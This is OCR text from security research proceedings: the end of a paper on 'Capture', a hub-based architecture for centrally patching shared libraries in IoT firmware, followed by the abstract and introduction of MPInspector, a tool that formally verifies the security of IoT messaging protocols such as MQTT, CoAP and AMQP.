
Integrating apps by replacing OS libraries or framework SDKs is straightforward, requiring modifying less than 10 lines of code after importing the Capture device library. Developing native drivers is more involved since it requires declaring a custom message format for device-driver communications and implementing the driver while delegating the network management to Capture's library runtime. The most sophisticated CAM driver we implemented was 817 lines of Python.



(a) Normalized average latency and numerical differences. Red crosses show *median* latency changes.



(b) Normalized average throughput.



(c) Application code size and memory usage on-device.

Figure 8: Performance overhead for all prototype apps. Data are normalized to results from the orignal apps. CAM has two modes: STreaming videos and taking Pictures. We denote integration approaches in parentheses: OS Replacement, Native Driver, and Framework SDK Replacement. Based on geometric means, Figure (a) shows a 15% latency increase and Figure (b) shows a 34% throughput reduction. Figure (c) shows the Capture-enabled firmware incur around 10% more on-device resource utilization.

ID	Service Type		IFTTT Applet Rule	ESP32 (seconds)		Raspberry Pi (seconds)	
	Trigger	Action		Original	Capture	Original	Capture
A1	Device	Web App	Turn on switch. ⇒ Add line to Google Sheet.	2.65±0.42	2.00±0.35	2.04±0.66	1.83±0.75
A2	Web App	Device	New email arrives inbox. ⇒ Turn on light bulb.	2.93±0.82	2.93±0.90	2.62±0.62	2.83±0.87
A3	Device	Device	Turn on switch. ⇒ Turn on light bulb.	2.21±0.43	0.81±0.16	0.94±0.28	0.88±0.35

Table 5: Average latency for automation apps with standard deviations (30 runs). Overall, Capture has insignificant impacts, with noteworthy improvements on A1 and A3 (ESP) due to offloading TLS operations on the hub. See Section 7.2 for further analysis.

We demonstrate the tradeoff between ease of adoption and performance impact by analyzing different integration approaches for the Web Server app. Although we spent considerable effort optimizing the default OS-replacement driver, it yielded a modest 12% average latency reduction over the baseline ESP32 app. The integration only requires changing a few lines of the original code. In comparison, implementing a native driver for this app significantly reduces latency by 36% over the same baseline. However, to implement the driver, we modified 264 lines of source code to process device-driver communication and customize protocols.

8 Limitations and Future Work

Vendor Incentives and Adoption Challenges. Vendors may be incentivized to use Capture because they can offload the security upkeep responsibility to a central trusted entity (the Capture Hub). They no longer need to keep applying security patches themselves, a task they often lag behind (Section 3). Capture's isolation design also helps protect vendors from other compromised devices in the user's local home.

There might be several hurdles for vendor's adoption. We have already proposed various integration approaches Section 5 to reduce adoption costs for existing devices and hub's library management strategies Section 4.2 to alleviate vendor's loss of agency and to avoid breaking functions.

The need for firmware splitting may pose another major roadblock for vendors. They have to bear the extra onus of developing two separated pieces of the "device" and the additional overhead in signing and logistics involved in firmware updates. Implementing Capture drivers and new firmware would require vendors to change significantly from the current status quo and would induce extra engineering efforts.

Single Point of Failure. Capture's centralized design means that the Capture Hub is a potential single point of failure; this is part of our threat model (Section 4.1), where the hub is assumed to be trustworthy. If the hub is compromised by vulnerabilities or privilege escalation bugs like those on conventional systems [9, 13], the integrity and confidentiality of the installed devices will be likewise compromised. By centralizing the management of security-critical updates, and providing additional isolation between devices, we hope to contribute to improving the overall security posture of devices deployed within the network (i.e., relative to the status quo). However, this improvement is contingent on vendor adoption.

Centralization may lead to a less robust network even without adversarial compromise. If the hub goes down, devices would lose network connectivity and drivers become unresponsive. Because most device firmware controls local actions

(e.g., managing the on/off states for smart plugs), most devices should still function (e.g., through physical buttons on the device). Capture Hub failures, in this case, largely resemble network outages and router failures in current smart homes.

Protocol Compatibility. Since Capture isolates devices, link layer discovery and local network scanning no longer work. One such example is UPnP, an infamous protocol for posing security threats in IoT devices [40, 42] and recent exploits like CallStranger [82]. A future direction for our work is to provide a secure centralized discovery service on the Capture Hub itself with co-located drivers and shared libraries, substituting link layer discovery and mitigating fallout like CallStranger. With that said, many smart devices have companion smartphone apps that communicate with the device via a cloud service to support access to the device behind a home NAT. As communication through the cloud will not be impeded by our approach, we believe that the practical impact of Capture's isolation on everyday use will be minimal.

There are other potential security improvements, which are out of the scope of the current security goals for Capture and threat model. We do not support alternative wireless protocols such as BLE, Zigbee, and Z-Wave since Internet-based attacks over WiFi, the focus of our work, impose significant threats already. As future work, we can look into incorporating related works in securing other wireless protocols [36, 85] into Capture's centralized hub design. In addition, Capture does not address potential attacks due to weak security practices, such as the use of default credentials. However, Capture's Virtual Device Entity isolation blocks compromised devices from exploiting any other devices' vulnerabilities.

Augmenting Device Resources. Another opportunity that we have not explored is to use the hub's computation resources to augment the limited resources of local devices. Specifically, by introducing additional Capture APIs, we can extend the storage and processing capability of low-power microprocessors on the device to the hub.

Firmware Splitting. Capture proposes splitting monolithic firmware into remote and local components, an approach that could face practical challenges, such as data serialization, consistency, and fault tolerance. These issues are not uncommon to many distributed systems that make use of RPC-like components and have been studied extensively [7, 28, 29, 59, 67, 72–74, 77]. While our prototype implementation does not make use of all of these advances, Capture can benefit from this work to enhance its robustness and reliability. We view this as important future work.

9 Related Work

IoT Network Security. Several prior efforts have looked at IoT security issues [80], and proposed augmenting current network designs to address them. Dreamcatcher [22] uses a network attribution method to prevent link-layer spoofing attacks. Simpson et al. [66], DeadBolt [39], and SecWIR [43] propose adding features and components on network routers to secure unencrypted traffic. HoMonit [85], Bark [36], and HanGuard [15] propose finer-grained network filtering rules and context-rich firewall designs.

Capture takes a similar network-based approach drawing inspiration from isolation techniques used in prior works [8, 22, 70]. However, we take a more direct and principled approach to reduce the attack surface by centralizing standard library management. Centralizing shared libraries introduces additional challenges, which previous work does not consider.

IoT Software Security. Several projects address vulnerabilities in various aspects of current IoT software development. Vigilia [70] introduces capability-based network access control to protect devices while supporting home automation applications. Each device has one *driver* program, which provides public APIs accessible by home automation programs. In comparison, Capture focuses on security issues in traditional smart device firmware; by decoupling networking components in the original firmware into their drivers, Capture provides a centralized mechanism for updating shared libraries across all devices. Other efforts [44, 50, 78] address security challenges in the application-layer of devices, such as operation logging, cloud backend services, and automation apps, which are complementary to our work.

IoT Frameworks and OSes. Both academia and industry have looked at the challenges of IoT software stacks for smart homes with heterogeneous IoT devices. HomeOS [19] proposes a unified PC-like platform to manage all local devices. Commercial IoT frameworks emphasize their security offerings and ease of management for third-party developers. Microsoft Azure Sphere [48], Particle OS [53], and AWS Greengrass [4] all provide services to manage device library updates on behalf of developers. These frameworks also include native support for application-level over-the-air upgrades, reducing the barrier for developers to patch bugs. Samsung SmartThings Device SDK [62] reduces the developer burden of managing library updates by directly offering high-level APIs in the SDK (e.g., MQTT services). Developers do not need to worry about patching libraries, as long as they regularly update the SDK runtime.

While these frameworks help alleviate some of the developers' burden of library management, Capture offers several additional benefits. First, Capture has a secure isolation mechanism to protect against local malicious devices. Existing

frameworks cannot offer isolation since they manage devices from public cloud backends. Second, Capture devices can install custom libraries on devices' firmware based on their requirements. Even if these libraries are vulnerable, attackers cannot exploit these libraries due to the isolation we provide. Third, as an open system, Capture's integration approaches are cross-platform and do not require device vendors to lock in to specific embedded system OSes and chipsets. Finally, IoT frameworks (Particle Device OS, Azure Sphere) focus on higher-end micro-controllers with bundled costs of cloud services, which is not the norm. Most IoT vendors opt for inexpensive chips and platforms, with standalone firmware, which especially benefit from Capture's design.

10 Conclusion

Similar to other complex software systems, modern IoT devices suffer from the same security threats arising from poorly-managed outdated third-party libraries. We show that even the most popular smart device vendors fall behind the update schedules of critical libraries by hundreds of days, exposing users with even the latest device firmware to well-known vulnerabilities in the underlying libraries. These insights related to the usage of common third-party libraries across devices inspired the design of Capture, a software architecture for IoT firmware development. Capture provides mechanisms for centralized management of shared libraries by splitting functionality into the firmware on the device and a corresponding driver on a Capture Hub. Capture also provides strong isolation and security protections across devices and their drivers. Our evaluation results show that several example IoT devices can be modified to use Capture using one of our three integration approaches to get the security benefits of Capture with acceptable performance overheads.

Acknowledgement. We thank Jeremy Erickson, Haojian Jin and the members of the Synergy Labs for helpful discussions and feedback. Moreover, we greatly appreciate anonymous reviewers and our shepherd, Adwait Nadkarni, for their valuable comments and feedback. This work was partially supported by NSF Awards 1564009 and 1801472, Air Force Research Laboratory agreement number FA8750-15-2-0281, ONR Award N000141812618, and the Carnegie Mellon CyLab Security and Privacy Institute.

References

[1] Alasdair Allan. The problem with throwing away a smart device. https://www.hackster.io/news/the-problem-with-throwing-away-a-smart-device-75c8b35ee3c7, 2020.

[2] Alasdair Allan. Teardown of a smart plug (or two). https://www.hackster.io/news/teardown-of-a-smart-plug-or-two-6462bd2f275b, 2020.

[3] Omar Alrawi, Chaz Lever, Manos Antonakakis, and Fabian Monrose. SoK: Security evaluation of home-based IoT deployments. In *2019 IEEE Symposium on Security and Privacy*, 2019.

[4] Amazon Web Services. AWS IoT Greengrass. https://aws.amazon.com/greengrass/, 2020.

[5] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. Understanding the mirai botnet. In *26th USENIX Security Symposium*, 2017.

[6] Apache JMeter. https://jmeter.apache.org/, 2020.

[7] Andrew D Birrell and Bruce Jay Nelson. Implementing remote procedure calls. *ACM Transactions on Computer Systems (TOCS)*, 1984.

[8] Sudershan Boovaraghavan, Anurag Maravi, Prahaladha Mallela, and Yuvraj Agarwal. MLIoT: An end-to-end machine learning system for the Internet-of-Things. In *6th ACM/IEEE Conference on Internet of Things Design and Implementation*, IoTDI, 2021.

[9] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, Ahmad-Reza Sadeghi, and Bhargava Shastry. Towards taming privilege-escalation attacks on Android. In *NDSS*, 2012.

[10] Daming D. Chen, Maverick Woo, David Brumley, and Manuel Egele. Towards automated dynamic analysis for Linux-based embedded firmware. In *NDSS*, 2016.

[11] CNET. Search engine shodan knows where your toaster lives. https://www.cnet.com/how-to/shodan-dyn-botnet-searches-all-your-iot-devices/, 2015.

[12] Computer Weekly. Third-party code bug left instagram users at risk of account takeovers. https://www.computerweekly.com/news/252489542/Third-party-code-bug-left-Instagram-users-at-risk-of-account-takeover, 2020.

[13] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, and Marcel Winandy. Privilege escalation attacks on Android. In *International Conference on Information Security*, 2010.

[14] Alexandre Decan, Tom Mens, and Eleni Constantinou. On the impact of security vulnerabilities in the npm package dependency network. In *15th International Conference on Mining Software Repositories*, MSR, 2018.

[15] Soteris Demetriou, Nan Zhang, Yeonjoon Lee, XiaoFeng Wang, Carl A. Gunter, Xiaoyong Zhou, and Michael Grace. HanGuard: SDN-driven protection of smart home WiFi devices from malicious mobile apps. In *10th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec, 2017.

[16] Erik Derr, Sven Bugiel, Sascha Fahl, Yasemin Acar, and Michael Backes. Keep me updated: An empirical study of third-party library updatability on Android. In *2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2017.

[17] Brian Dipert. Teardown: A WiFi smart plug for home automation. https://www.edn.com/teardown-a-wi-fi-smart-plug-for-home-automation/, 2020.

[18] Brian Dipert. Teardown: WeMo switch is highly integrated. https://www.edn.com/teardown-wemo-switch-is-highly-integrated/, 2020.

[19] Colin Dixon, Ratul Mahajan, Sharad Agarwal, A.J. Brush, Bongshin Lee, Stefan Saroiu, and Paramvir Bahl. An operating system for the home. In *9th USENIX Symposium on Networked Systems Design and Implementation*, NSDI, 2012.

[20] Ruian Duan, Ashish Bijlani, Meng Xu, Taesoo Kim, and Wenke Lee. Identifying open-source license violation and 1-day security risk at large scale. In *2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2017.

[21] Zakir Durumeric, David Adrian, Ariana Mirian, Michael Bailey, and J. Alex Halderman. A search engine backed by Internet-wide scanning. In *2015 ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2015.

[22] Jeremy Erickson, Qi Alfred Chen, Xiaochen Yu, Erinjen Lin, Robert Levy, and Z. Morley Mao. No one in the middle: Enabling network access control via transparent attribution. In *2018 ACM ASIA Conference on Computer and Communications Security*, AsiaCCS, 2018.

[23] ESP32.NET. The internet of things with ESP32. http://esp32.net/, 2020.

[24] Espressif. [SDK release] esp8266-nonos-sdk-v1.5.0-15-11-27. https://bbs.espressif.com/viewtopic.php?f=46&t=1442, 2015.

[25] Espressif. We just hit a new major milestone. https://www.espressif.com/en/media_overview/news/espressif-achieves-100-million-target-iot-chip-shipments, 2018.

[26] Espressif. ESP32 series datasheet. https://www.espressif.com/sites/default/files/documentation/esp32_datasheet_en.pdf, 2020.

[27] Espressif. WolfSSL for ESP-IDF. https://github.com/espressif/esp-wolfssl, 2020.

[28] Google. Protocol buffers. https://developers.google.com/protocol-buffers, 2020.

[29] gRPC — a high-performance, open source universal rpc framework. https://grpc.io/, 2020.

[30] Hang Guo and John Heidemann. Detecting IoT devices in the internet (extended). Technical Report ISI-TR-726B, USC/Information Sciences Institute, 2018.

[31] Hackaday.io. 382 projects tagged with "ESP32". https://hackaday.io/projects?tag=ESP32, 2020.

[32] Jun Han, Albert Jin Chung, Manal Kumar Sinha, Madhumitha Harishankar, Shijia Pan, Hae Young Noh, Pei Zhang, and Patrick Tague. Do you feel what I hear? enabling autonomous IoT device pairing using different sensor types. In *2018 IEEE Symposium on Security and Privacy*, 2018.

[33] Armijn Hemel, Karl Trygve Kalleberg, Rob Vermaas, and Eelco Dolstra. Finding software license violations through binary code clone detection. In *8th Working Conference on Mining Software Repositories*, MSR, 2011.

[34] Tejun Heo. Control group v2. https://www.kernel.org/doc/Documentation/cgroup-v2.txt, 2015.

[35] David Hodson. Nest learning thermostat 2nd generation teardown. https://www.ifixit.com/Teardown/Nest+Learning+Thermostat+2nd+Generation+Teardown/13818, 2020.

[36] James Hong, Amit Levy, Laurynas Riliskis, and Philip Levis. Don't talk unless i say so! securing the Internet of things with default-off networking. In *3rd ACM/IEEE International Conference on Internet-of-Things Design and Implementation*, IoTDI, 2018.

[37] hostapd. https://w1.fi/hostapd/, 2020.

[38] IFTTT. https://www.ifttt.com, 2020.

[39] Ronny Ko and James Mickens. DeadBolt: Securing IoT deployments. In *Applied Networking Research Workshop*, ANRW, 2018.

[40] Deepak Kumar, Kelly Shen, Benton Case, Deepali Garg, Galina Alperovich, Dmitry Kuznetsov, Rajarshi Gupta, and Zakir Durumeric. All things considered: An analysis of IoT devices on home networks. In *28th USENIX Security Symposium*, 2019.

[41] Tobias Lauinger, Chaabane Abdelberi, Sajjad Arshad, William Robertson, Christo Wilson, and Engin Kirda. Thou shalt not depend on me: Analysing the use of outdated JavaScript libraries on the web. In *NDSS*, 2017.

[42] The Security Ledger. Devices' UPnP service emerges as key threat to home IoT networks. https://securityledger.com/2019/03/devices-upnp-service-emerges-as-key-threat-to-home-iot-networks/, 2020.

[43] Xinyu Lei, Guan-Hua Tu, Chi-Yu Li, Tian Xie, and Mi Zhang. SecWIR: Securing smart home IoT communications via wi-fi routers with embedded intelligence. In *18th International Conference on Mobile Systems, Applications, and Services*, MobiSys, 2020.

[44] Chieh-Jan Mike Liang, Börje F. Karlsson, Nicholas D. Lane, Feng Zhao, Junbei Zhang, Zheyi Pan, Zhao Li, and Yong Yu. SIFT: Building an internet of safe things. In *14th International Conference on Information Processing in Sensor Networks*, IPSN, 2015.

[45] Linux containers. https://linuxcontainers.org/, 2020.

[46] Xianghang Mi, Feng Qian, Ying Zhang, and XiaoFeng Wang. An empirical characterization of IFTTT: ecosystem, usage, and performance. In *2017 Internet Measurement Conference*, IMC, 2017.

[47] MichMich. MagicMirror. https://github.com/MichMich/MagicMirror, 2020.

[48] Microsoft Azure. Azure Sphere. https://azure.microsoft.com/en-us/services/azure-sphere/, 2020.

[49] Asuka Nakajima, Takuya Watanabe, Eitaro Shioji, Mitsuaki Akiyama, and Maverick Woo. A pilot study on consumer IoT device vulnerability disclosure and patch release in japan and the united states. In *2019 ACM Asia Conference on Computer and Communications Security*, AsiaCCS, 2019.

[50] Hung Nguyen, Radoslav Ivanov, Linh T.X. Phan, Oleg Sokolsky, James Weimer, and Insup Lee. LogSafe: Secure and scalable data logger for IoT devices. In *3rd ACM/IEEE International Conference on Internet-of-Things Design and Implementation*, IoTDI, 2018.

[51] OpenSSL. Release strategy. https://www.openssl.org/policies/releasestrat.html, 2020.

[52] OpenSSL changelog. https://www.openssl.org/news/changelog.html, 2020.

[53] Particle device OS. https://www.particle.io/device-os/, 2020.

[54] phodal/awesome-iot. A collaborative list of great resources about IoT framework, library, OS, platform. https://github.com/phodal/awesome-iot#library, 2020.

[55] Raspberry Pi. Issue: cpuset disabled #1950. https://github.com/raspberrypi/linux/issues/1950, 2020.

[56] Raspberry Pi 4 specification. https://www.raspberrypi.org/products/raspberry-pi-4-model-b/specifications/, 2020.

[57] Dark Reading. Over 80% of medical imaging devices run on outdated operating systems. https://www.darkreading.com/iot/over-80--of-medical-imaging-devices-run-on-outdated-operating-systems/d/d-id/1337273, 2020.

[58] Red Hat. What is the maximum number of interface aliases supported in Red Hat Enterprise Linux? https://access.redhat.com/solutions/40500, 2020.

[59] Muzammil Abdul Rehman and Paul Grosu. RPC is not dead: Rise, fall and the rise of remote procedure calls. http://dist-prog-book.com/chapter/1/rpc.html, 2017.

[60] RTInsights. IoT devices still exposed, vast majority of traffic unencrypted. https://www.rtinsights.com/iot-security-remains-lacklustre/, 2020.

[61] RTInsights. Malware attacks IoT devices running windows 7. https://www.rtinsights.com/malware-iot-windows-7/, 2020.

[62] Samsung SmartThings. Direct-connected device SDK. https://smartthings.developer.samsung.com/docs/devices/direct-connected-devices/overview.html, 2020.

[63] Samsung SmartThings. SmartThings device SDK. https://github.com/SmartThingsCommunity/st-device-sdk-c, 2020.

[64] Senrio. 400,000 publicly available IoT devices vulnerable to single flaw. https://blog.senr.io/blog/400000-publicly-available-iot-devices-vulnerable-to-single-flaw, 2016.

[65] Mohit Sethi, Elena Oat, Mario Di Francesco, and Tuomas Aura. Secure bootstrapping of cloud-managed ubiquitous displays. In *2014 ACM International Joint Conference on Pervasive and Ubiquitous Computing*, UbiComp, 2014.

[66] Anna Kornfeld Simpson, Franziska Roesner, and Tadayoshi Kohno. Securing vulnerable home IoT devices with an in-hub security manager. In *2017 IEEE International Conference on Pervasive Computing and Communications Workshops*, PerCom, 2017.

[67] Andrew Stuart Tanenbaum and Robbert Van Renesse. *A critique of the remote procedure call paradigm*. 1987.

[68] TOMOYO linux. https://tomoyo.osdn.jp/index.html.en, 2020.

[69] smem(8) - linux man page. https://linux.die.net/man/8/smem, 2020.

[70] Rahmadi Trimananda, Ali Younis, Bojun Wang, Bin Xu, Brian Demsky, and Guoqing Xu. Vigilia: Securing smart home edge computing. In *2018 IEEE/ACM Symposium on Edge Computing*, SEC, 2018.

[71] Random Nerd Tutorials. 70+ ESP32 projects, tutorials and guides with Arduino IDE. https://randomnerdtutorials.com/projects-esp32/, 2020.

[72] Maarten Van Steen and Andrew S Tanenbaum. *Distributed systems*, chapter 4.2. 2017.

[73] Steve Vinoski. Convenience over correctness. *IEEE Internet Computing*, 12(4):89–92, 2008.

[74] Jim Waldo, Geoff Wyant, Ann Wollrath, and Sam Kendall. A note on distributed computing. In *International Workshop on Mobile Object Systems*, pages 49–64, 1996.

[75] Wikipedia. IEEE 802.11i-2004. https://en.wikipedia.org/wiki/IEEE_802.11i-2004, 2020.

[76] Wikipedia. OpenSSL - major version releases. https://en.wikipedia.org/wiki/OpenSSL#Major_version_releases, 2020.

[77] Ann Wollrath, Roger Riggs, and Jim Waldo. A distributed object model for the Java system. 1996.

[78] Rich Wolski, Chandra Krintz, Fatih Bakir, Gareth George, and Wei-Tsung Lin. CSPOT: Portable, multi-scale functions-as-a-service for IoT. In *4th ACM/IEEE Symposium on Edge Computing*, SEC, 2019.

[79] Miguel G. Xavier, Marcelo V. Neves, Fabio D. Rossi, Tiago C. Ferreto, Timoteo Lange, and Cesar A. F. De Rose. Performance evaluation of container-based virtualization for high performance computing environments. In *2013 21st Euromicro International Conference on Parallel, Distributed, and Network-Based Processing*, 2013.

[80] Tianlong Yu, Vyas Sekar, Srinivasan Seshan, Yuvraj Agarwal, and Chenren Xu. Handling a trillion (unfixable) flaws on a billion devices: Rethinking network security for the internet-of-things. In *14th ACM Workshop on Hot Topics in Networks*, HotNets, 2015.

[81] ZDNet. Shodan: The IoT search engine for watching sleeping kids and bedroom antics. https://www.zdnet.com/article/shodan-the-iot-search-engine-which-shows-us-sleeping-kids-and-how-we-throw-away-our-privacy/, 2016.

[82] ZDNet. CallStranger vulnerability lets attacks bypass security systems and scan LANs. https://www.zdnet.com/article/callstranger-vulnerability-lets-attacks-bypass-security-systems-and-scan-lans/, 2020.

[83] ZDNet. Hacker leaks passwords for more than 500,000 servers, routers, and IoT devices. https://www.zdnet.com/article/hacker-leaks-passwords-for-more-than-500000-servers-routers-and-iot-devices/, 2020.

[84] ZDNet. Ripple20 vulnerabilities will haunt the IoT landscape for years to come. https://www.zdnet.com/article/ripple20-vulnerabilities-will-haunt-the-iot-landscape-for-years-to-come/, 2020.

[85] Wei Zhang, Yan Meng, Yugeng Liu, Xiaokuan Zhang, Yinqian Zhang, and Haojin Zhu. HoMonit: Monitoring smart home apps from encrypted traffic. In *2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2018.

[86] Yaowen Zheng, Ali Davanian, Heng Yin, Chengyu Song, Hongsong Zhu, and Limin Sun. FIRM-AFL: high-throughput greybox fuzzing of IoT firmware via augmented process emulation. In *28th USENIX Security Symposium*, 2019.

MPInspector: A Systematic and Automatic Approach for Evaluating the Security of IoT Messaging Protocols

Qinying Wang[†], Shouling Ji[†,¶], Yuan Tian[+], Xuhong Zhang[†,¶], Binbin Zhao[§], Yuhong Kan[†], Zhaowei Lin[†], Changting Lin[†,¶], Shuiguang Deng[†,¶], Alex X. Liu [‡], and Raheem Beyah[§]

[†]Zhejiang University, [¶]Binjiang Institute of Zhejiang University, [+]University of Virginia, [§]Georgia Institute of Technology, [‡]Ant Group

E-mails: {wangqinying, sji}@zju.edu.cn, yuant@virginia.edu, zhangxuhong@zju.edu.cn, binbin.zhao@gatech.edu, {kan_yuhong, leon.linzw}@zju.edu.cn, linchangting@gmail.com, dengsg@zju.edu.cn, alexliu@antgroup.com, rbeyah@gatech.edu.

Abstract

Facilitated by *messaging protocols* (MP), many home devices are connected to the Internet, bringing convenience and accessibility to customers. However, most deployed MPs on IoT platforms are fragmented, which are not implemented carefully to support secure communication. To the best of our knowledge, there is no systematic solution to perform automatic security checks on MP implementations yet.

To bridge the gap, we present `MPInspector`, the first automatic and systematic solution for vetting the security of MP implementations. `MPInspector` combines model learning with formal analysis and operates in three stages: (a) using parameter semantics extraction and interaction logic extraction to automatically infer the state machine of an MP implementation, (b) generating security properties based on meta properties and the state machine, and (c) applying automatic property based formal verification to identify property violations. We evaluate `MPInspector` on three popular MPs, including MQTT, CoAP and AMQP, implemented on nine leading IoT platforms. It identifies 252 property violations, leveraging which we further identify eleven types of attacks under two realistic attack scenarios. In addition, we demonstrate that `MPInspector` is lightweight (the average overhead of end-to-end analysis is ~4.5 hours) and effective with a precision of 100% in identifying property violations.

1 Introduction

Messaging protocol (MP) is critical for IoT platforms, as it connects IoT devices to the Internet and enables the communication between IoT devices, users, manufactures, and IoT app servers. IoT platforms offer customized MP implementations with different security schemes for IoT vendors. For example, Google IoT Core adopts Json Web Token (JWT) for authentication [14]. Unfortunately, MPs are hard to design correctly and several implementation flaws have been identified through ad-hoc manual analysis [45]. These flaws lead to critical consequences, such as denial of service (DoS), sensitive data theft and malicious message injection [37, 54].

So far, IoT platforms still have limited understanding about the security of MPs, since neither industry nor academia has good ways to systemically and effectively evaluate the security of MP implementations. Considering the large amount of diversified IoT platforms, manual analysis that requires significant expert efforts is infeasible. Consequently, the pressing question is how to build an automatic tool to verify the security properties of MP implementations on different IoT platforms effectively? To answer the question, there are two main challenges.

Diverse and customized MP implementations. The MP implementations are diverse. Specifically, there are multiple types of MPs with different message formats and mechanisms, such as MQTT (Message Queuing Telemetry Transport) [46], CoAP (Constrained Application Protocol) [1] and AMQP (Advanced Message Queuing Protocol) [4]. In addition, there are various customized implementations on different IoT platforms with different programming languages for each MP. These diverse and customized MP implementations stress the scalability of the analysis. Even worse, there are always gaps between the customized MP implementations and the standard MP specification, such as the differences on the configuration, parameter semantics, and interaction logic. Therefore, previous work on analyzing the high-level protocol specifications [23, 27, 28, 34] is hardly applicable in the IoT context.

Complex and closed-source MP workflow. Checking the MP implementation requires precisely modeling MP workflow including the exchanged parameters and interaction logic. However, the workflow of MP is complicated, as it connects multiple devices and usually consists of multiple messages. Even worse, MP implementations are closed-source. As an example, the commercial platforms such as AWS IoT Core [5] and Azure IoT Hub [6] do not open their source code on the server side. The closed-source MP implementation requires any testing approach to be black-box and system-agnostic. Accordingly, previous research on program analysis for protocols [25, 40, 41] cannot be used.

Shouling Ji and Xuhong Zhang are the co-corresponding authors.

To handle these challenges, previous research conducts reverse engineering on the firmware and apps [36], which requires large expert knowledge. Therefore, it is not scalable and can be time-consuming. Fuzzing is an alternative solution [38, 39, 43] to detect flaws by monitoring the crashes of the system under test. However, it can hardly cover the full workflow of an MP implementation and cannot discover logic flaws that do not cause crashes.

Our solution. To address the above challenges, we propose and implement `MPInspector`, the first framework to systematically and automatically identify security flaws in MP implementations. We follow a property-driven and model-based testing philosophy. First, we model an MP implementation into a state machine. Second, we gather the security properties that need to be verified from the standard MP specification and refine them based on the learned state machine. Finally, we detect property violations on the state machine by formal verification. Specifically, the extracted state machine includes transition messages and transition logic. Transition messages are the messages that trigger the transition from one state to another, while transition logic is also referred to as interaction logic. To support in-depth inspection of security flaws in MP implementations, `MPInspector` recovers the detailed semantics of transition messages, which refer to as the customized composition of each parameter in the messages. For example, the `ClientID` parameter in MQTT [46] may consist of `ProjectId` and `DeviceId` in a customized MP implementation. As for the interaction logic, we adopt active model learning [21], a framework to construct the state machine of a system by providing inputs and observing outputs. In `MPInspector`, the inputs are messages sent to an MP implementation and the outputs are the relevant response messages or the connection states. Then, `MPInspector` gathers security properties that need to be verified, which include the meta properties concluded from the standard MP specification and the extended properties inferred from the customized MP implementation. After that, we convert the state machine and security properties into Tamarin codes and perform formal verification with Tamarin Prover[17]. In the above procedures, we meet several challenges as follows.

First, extracting message semantics is non-trivial, as some parameters may be encrypted, making their semantics hidden. To tackle this, we construct traffic- and NLP-based methods to identify the crypto function of each encrypted parameter. Then, the semantics of a parameter can be recovered according to the definition of the identified crypto function. Some common crypto functions can be identified by pattern matching on the real traffic, while it is almost impossible to define patterns for the unknown customized crypto functions. Since the parameters with customized crypto functions are usually specified in the IoT manufacturer documents offered by IoT platforms, we further develop a novel NLP-based method to directly extract the semantics of these parameters from the IoT manufacturer documents.

Second, considering the IoT context that involves multiple parties and multiple types of messages, active model learning cannot be directly applied to extract the interaction logic of MP implementations, as it only supports two parties and can be time-consuming when dealing with multiple types of messages. Moreover, when applying model learning to test MP implementations in the real world, they may produce uncertain responses due to uncontrolled factors, e.g., failing to receive an expected response due to timeout. In such a case, model learning may be trapped into an endless learning procedure, thereby failing to construct the state machine. To overcome these issues, we design an enhanced active model learning framework to support observing outputs from multiple parties. Further, to speed up the learning procedure, `MPInspector` cuts down unnecessary input tests. To overcome the uncertainty issue, `MPInspector` stops the learning procedure if the same state machine is constructed more than once.

Third, when performing formal verification, the traditional Tamarin Prover may fail to prove some properties, as some MP implementations have complex state transitions. In order to solve this problem, we design a helping oracle to guide the proof, which is a script that can help Tamarin Prover adjust the order of solving goals during the proof.

Evaluation. We apply `MPInspector` on three popular MPs, MQTT, CoAP and AMQP, implemented on nine leading IoT platforms (e.g., Google IoT Core, Azure IoT Hub) [20]. It successfully recovers the state machines of all the MP implementations and formally verifies their authentication and secrecy properties. The average overhead of end-to-end analysis is 4.5 hours with a precision of 100% in identifying property violations. Specifically, it checks 57 customized security properties and detects 252 property violations, leveraging which we further identify eleven types of attacks. These results and findings are alarming. Each platform at least violates 18 properties, which enables at least one attack. The resulting attacks have serious consequences, e.g., privacy leakage and malicious data injection. Our research further shows that the main root causes of risky MP implementations are: (1) the gap between ad-hoc MP implementations and the standard specification, (2) the undermined security mechanisms under the resource constrained IoT context, and (3) the lack of careful consideration about device sharing, multi-party involved communication situations under the IoT context.

Summary and contributions. Our key contributions are:

- We propose `MPInspector`, the first framework for automatic security analysis of MP implementations. `MPInspector` is precise on the detection of MP implementation flaws and is extensible and configurable to different IoT platforms and different protocols. We release `MPInspector` as an open-source tool for facilitating further studies.
- With `MPInspector`, we evaluate three popular MPs on nine leading IoT platforms and detect 252 property vi-

olations. We also uncover eleven kinds of attacks that exploit the combinations of property violations under practical threat models. We have responsibly reported these vulnerable implementations to the vendors and got acknowledged from vendors such as Tuya Smart.

2 Background

2.1 Cloud based IoT Platforms

